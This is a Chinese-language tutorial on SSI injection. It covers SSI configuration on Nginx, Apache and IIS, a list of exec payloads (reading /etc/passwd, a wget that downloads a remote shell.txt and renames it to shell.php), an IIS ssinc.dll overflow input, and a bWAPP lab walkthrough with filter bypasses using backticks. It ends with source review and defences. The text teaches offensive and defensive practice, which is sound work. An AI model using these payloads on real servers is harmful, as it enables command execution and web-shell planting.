

# SSI注入

现在大多数Web服务已经很少用到SSI了，但是偶尔还是能碰碰运气的。

## 0x01 基本概念

### 何为SSI

SSI全称是Server Side Includes，即服务器端包含，是一种基于服务器端的网页制作技术。

SSI是嵌入HTML页面中的指令，在页面被提供时由服务器进行运算，以对现有HTML页面增加动态生成的内容，而无须通过CGI程序提供其整个页面，或者使用其他动态技术。

基本原理就是：**SSI在HTML文件中，可以通过注释行调用命令或指针，即允许通过在HTML页面注入脚本或远程执行任意代码。**

### SHTML文件

SHTML即Server-Parsed HTML。

shtml文件（还有stm、shtm文件）就是应用了SSI技术的html文件，所以在.shtml页面返回到客户端前，页面中的SSI指令将被服务器解析。可以使用SSI指令将其它文件、图片包含在页面中，也可以将其它的CGI程序包含在页面中，如.aspx文件。在给客户端返回的页面中不会包含SSI指令。如果SSI指令不能被解析，则浏览器会将其做为普通的HTML注释处理。

## Web服务启动SSI

### Nginx

在Nginx中，开启SSI只需在配置文件中添加如下几项：

```
ssi on;
ssi_silent_errors off;
ssi_types text/shtml;
```

如：

```
server{
    listen 80;
    server_name www.hello.com
    # 配置SSL
    ssi on; # 开启SSI支持
    ssi_silent_errors on; # 默认为off，设置为on则在处理SSI文件出错时不输出错误信息
    ssi_types text/html; # 需要支持的shtml 默认是 text/html

    location / {
        root html;
        index index.html index.htm;
    }
}
```

# Apache

修改Apache配置文件httpd.conf:

1、确认加载include.so模块，将注释去掉：

```
LoadModule include_module libexec/apache2/mod_include.so
```

2、AddType部分去掉这两段注释：

```
AddType text/html .shtml
AddOutputFilter INCLUDES .shtml
```

3、Directory目录权限里面找到 `Options Indexes FollowSymLinks`，并增加Includes修改为 `Options Indexes FollowSymLinks Includes`；

4、重新启动Apache；

## IIS

不同版本的Windows下配置有所区别，具体的参考下资料就好：

[win7下使用IIS服务器及自定义服务器端包含模块（SSI）步骤](#)

[IIS SHTML支持设置方法（SSI）](#)

## SSI基本语法

在SHTML文件中SSI标签使用的几种基本语法如下，必须注意的是其语法格式必须是以html的注释符 `<!--` 开头、且后面紧接#符号和SSI命令，它们期间不能存在空格：

### 1、显示服务器端环境变量 `<#echo>`

本文档名称： `<!--#echo var="DOCUMENT_NAME"-->`

现在时间： `<!--#echo var="DATE_LOCAL"-->`

显示IP地址： `<!--#echo var="REMOTE_ADDR"-->`

### 2、将文本内容直接插入到文档中 `<#include>`

```
<!--#include file="文件名称"-->
<!--#include virtual="index.html" -->
<!--#include virtual="文件名称"-->
<!--#include virtual="/www/footer.html" -->
```

注：file包含文件可以在同一级目录或其子目录中，但不能在上一级目录中，virtual包含文件可以是Web站点上的虚拟目录的完整路径。

### 3、显示WEB文档相关信息 `<#flastmod>``<#fsize>` (如文件制作日期/大小等)

文件最近更新日期： `<!--#flastmod file="文件名称"-->`

文件的长度： `<!--#fsize file="文件名称"-->`

### 4、直接执行服务器上的各种程序 `<#exec>` (如CGI或其他可执行程序)

```
<!--#exec cmd="文件名称"-->
<!--#exec cmd="cat /etc/passwd"-->
<!--#exec cgi="文件名称"-->
<!--#exec cgi="/cgi-bin/access_log.cgi"-->
```

将某一外部程序的输出插入到页面中。可插入CGI程序或者是常规应用程序的输入，这取决于使用的参数是cmd还是CGI。

#### 5、设置SSI信息显示格式 <#config> (如文件制作日期/大小显示方式)

#### 6、高级SSI可设置变量使用if条件语句

## 0x02 SSI注入漏洞

### 何为SSI注入

SSI注入全称Server-Side Includes Injection，即服务端包含注入。在stm、shtm、shtml等Web页面中，如果用户可以从外部输入SSI标签，而输入的内容会显示到上述后缀的Web页面时，就导致可以远程在Web应用中注入脚本来执行代码。

简单点说就是攻击者可以通过外部输入SSI标签到Web页面（stm、shtm、shtml文件）来动态执行代码。

SSI注入允许远程在Web应用中注入脚本来执行代码。简单点说就是攻击者可以通过外部输入SSI语句到Web页面来动态执行代码。

### 前提条件

攻击者要想进行SSI注入、在Web服务器上运行任意命令，需要满足下列几点前提条件才能成功：

1. Web服务器支持并开启了SSI；
2. Web应用程序在返回HTML页面时，嵌入了用户输入的内容；
3. 外部输入的参数值未进行有效的过滤；

### 漏洞场景

一般地，在stm、shtm、shtml等文件中，存在XSS的页面，大概率是存在SSI注入漏洞的。也就是说，用户输入的内容会显示在页面中的场景。比如，一个存在反射型XSS漏洞的页面，如果输入的payload不是XSS代码而是SSI的标签，同时服务器又开启了对SSI的支持的话就会存在SSI注入漏洞。

从定义中看出，页面中有一小部分是动态输出的时候使用SSI，比如：

- 文件相关的属性字段
- 当前时间
- 访客IP
- 调用CGI程序

### SSI注入常用命令

这里可以参考OWASP的说明：[https://www.owasp.org/index.php/Server-Side\\_Includes\\_\(SSI\)\\_Injection](https://www.owasp.org/index.php/Server-Side_Includes_(SSI)_Injection)

## 命令执行

### Linux

列出目录文件：

```
<!--#exec cmd="ls" -->
```

访问目录：

```
<!--#exec cmd="cd /root/dir/">
```

执行脚本：

```
<!--#exec cmd="wget http://mysite.com/shell.txt | rename shell.txt shell.php" -->
```

### Windows

列出目录文件：

```
<!--#exec cmd="dir" -->
```

访问目录：

```
<!--#exec cmd="cd C:\admin\dir">
```

## 访问与设置服务器信息

更改错误消息输出：

```
<!--#config errmsg="File not found, informs users and password"-->
```

显示当前文档的文件名：

```
<!--#echo var="DOCUMENT_NAME" -->
```

显示虚拟路径和文件名：

```
<!--#echo var="DOCUMENT_URI" -->
```

使用“config”命令和“timefmt”参数，可以控制日期和时间输出格式：

```
<!--#config timefmt="A %B %d %Y %r"-->
```

使用“fsize”命令，可以打印所选文件的大小：

```
<!--#fsize file="ssi.shtml" -->
```

## ssinc.dll缓冲区溢出漏洞

在IIS的4.0和5.0版本中，攻击者可以通过动态链接库（ssinc.dll）中的缓冲区溢出故障来获取系统特权。ssinc.dll是用于解释服务器端包含文件的程序。

通过创建包含以下SSI代码的恶意页面并强制Web应用加载该页面（路径遍历攻击），可以执行以下攻击：

ssi\_over.shtml:

```
<!--#include file="UUUUUUUUU...UU"-->
```

注意，字符U的数量必须大于2049。

强制Web应用加载ssi\_over.shtml页面：

正常网站：[www.vulnerablesite.org/index.asp?page=news.asp](http://www.vulnerablesite.org/index.asp?page=news.asp)

恶意网站：[www.vulnerablesite.org/index.asp?page=www.malicioussite.com/ssi\\_over.shtml](http://www.vulnerablesite.org/index.asp?page=www.malicioussite.com/ssi_over.shtml)


如果IIS返回空白页，则表明发生了溢出。在这种情况下，攻击者可能会操纵过程流并执行任意代码。

## Demo

下面直接看BWAPP的SSI注入漏洞环境。

### Low级

页面是个表单，可以输入First name和Last name，然后提交来查询你的IP地址：



随便输入些内容点击Lookup，跳转至新的页面：



可看到该页面是.shtml页面，并且用户输入的表单信息直接输出在该页面上。


当然，我们输入XSS payload，就会弹框了，后台没有进行任何过滤：

## / Server-Side Includes (SSI) Injection /

What is your IP address? Lookup your IP address... (bee-box only)

First name:

Last name:



这就满足前面所说的场景了，该页面是SHTML文件，且存在反射型XSS，同时我们可以推测服务端是开启SSI的（因为对IP地址进行了查询操作并输出在页面上），那么该页面时大概率存在SSI注入漏洞的。

下面来验证一下，直接输入执行系统命令的SSI标签：


```
<!--#exec cmd="whoami"-->
```

## / Server-Side Includes (SSI) Injection /

What is your IP address? Lookup your IP address... (bee-box only)

First name:

Last name:



Hello Test www-data,


Your IP address is:

**192.168.17.1**


据此，我们就可以知道，下面显示lookup结果的IP地址的SSI标签为 `<!--#echo var="REMOTE_ADDR"-->`。

## Medium级

该级别下XSS不能通过引号来将字符串括起来再弹框输出，因为后台程序在引号前添加了反斜杠进行了转义：




但是输入数字和用/括起来的字符串还是能正常输出的：



即目前可知，后台程序对引号都进行了转义的输出。



意料之中，Low级SSI注入的payload输进去后没执行成功：



Hello Test

一个个字符尝试，从XSS能注入的话是发现尖括号 `<>` 是没有被过滤的；接着对着之前的payload逐个字符去掉，发现将双引号去掉就能执行了：


```
<!--#exec cmd=whoami -->
```



虽然可以执行whoami命令，但是对于需要参数输入的命令是没办法执行了的，因为没有引号将整条命令括起来而中间存在空格，这样后台是没办法识别出整条命令的。

那么尝试将双引号替换为单引号，同样失效；这时可以想象平时进行命令注入利用的时候，我们可以利用哪些特殊字符，如换行符\n、反引号`、分号;、管道符|、与运算符&等等，逐一尝试，最后发现反引号成功执行命令：


```
<!--#exec cmd=`cat /etc/passwd`-->
```





## 高级


此级别下，后台程序对输入的内容进行了HTML编码后才输出到页面中，即完全防御住了XSS漏洞，同时也让SSI注入无法成功进行：



Hello Test <!--#exec Cmd=`cat /etc/passwd`--> ,

Your IP address is:

192.168.17.1



```
1 <p>Hello Test &lt;!--#exec Cmd=`cat /etc/passwd`-->,</p><p>Your IP address is:</p><h1>192.168.17.1</h1>
```

最为重要的尖括号 <> 都被HTML编码了，那就不可能再插入标签了，而SSI注入就是注入标签，这下啥戏都没有了。

这也从另一方面说明，成功防御XSS漏洞的HTML输出编码也能够有效防御SSI注入漏洞。

## 源码简析

在ssii.php中，关键代码如下，不同级别下xss()函数中调用的过滤函数是不一样的：

```
include("security.php");
include("security_level_check.php");
include("functions_external.php");
include("selections.php");

$field_empty = 0;

function xss($data)
{
    switch($_COOKIE["security_level"])
    {
        case "0" :
            $data = no_check($data);
            break;

        case "1" :
            $data = xss_check_4($data);
            break;

        case "2" :
            $data = xss_check_3($data);
            break;
```

```

        default :

            $data = no_check($data);
            break;

    }

    return $data;
}

if(isset($_POST["form"]))
{

    $firstname = ucwords(xss($_POST["firstname"]));
    $lastname = ucwords(xss($_POST["lastname"]));

    if($firstname == "" or $lastname == "")
    {

        $field_empty = 1;

    }

    else
    {

        $line = '<p>Hello ' . $firstname . ' ' . $lastname . ',</p><p>Your IP
address is:' . ' '</p><h1><!--#echo var="REMOTE_ADDR" --></h1>';

        // writes a new line to the file
        $fp = fopen("ssii.shtml", "w");
        fputs($fp, $line, 200);
        fclose($fp);

        header("Location: ssii.shtml");

        exit;

    }

}
}

```

下面我们跟到functions\_external.php, 查看几个防御函数是怎么写的:

```

function no_check($data)
{

    return $data;

}

function xss_check_3($data, $encoding = "UTF-8")
{

    // htmlspecialchars - converts special characters to HTML entities

```

```

// '&' (ampersand) becomes '&amp;'
// '"' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set
// "'" (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is
set
// '<' (less than) becomes '&lt;'
// '>' (greater than) becomes '&gt;'

return htmlspecialchars($data, ENT_QUOTES, $encoding);

}

function xss_check_4($data)
{

    // addslashes - returns a string with backslashes before characters that need
    to be quoted in database queries etc.
    // These characters are single quote ('), double quote ("), backslash (\) and
    NUL (the NULL byte).
    // Do NOT use this for XSS or HTML validations!!!

    return addslashes($data);

}

```

no\_check()函数无任何过滤，对应Low级；xss\_check\_4()函数调用addslashes()函数进行过滤，即对引号继续转义操作，对应Medium级；xss\_check\_3()函数调用防御XSS的终极Boss——htmlspecialchars()函数进行过滤，将尖括号等进行了转义，对应High级。

## 0x03 检测与防御

---

### 检测方法

搜索是否存在.stm,.shtm和.shtml后缀的文件，若存在则进一步判断Web服务是否支持并开启了SSI，若开启了则进一步分析上述后缀的文件中是否存在用户输入内容未经有效过滤就反射输出到页面中，若有则存在SSI注入漏洞。

### 防御方法

- 若非必须，尽量关闭服务器的SSI功能；
- 对用户的输入进行严格的过滤，过滤相关SSI特殊字符（<,>,#,-,",'）；

## 0x04 参考

---

[服务器端包含注入SSI分析总结](#)

[Server-Side Includes \(SSI\) Injection](#)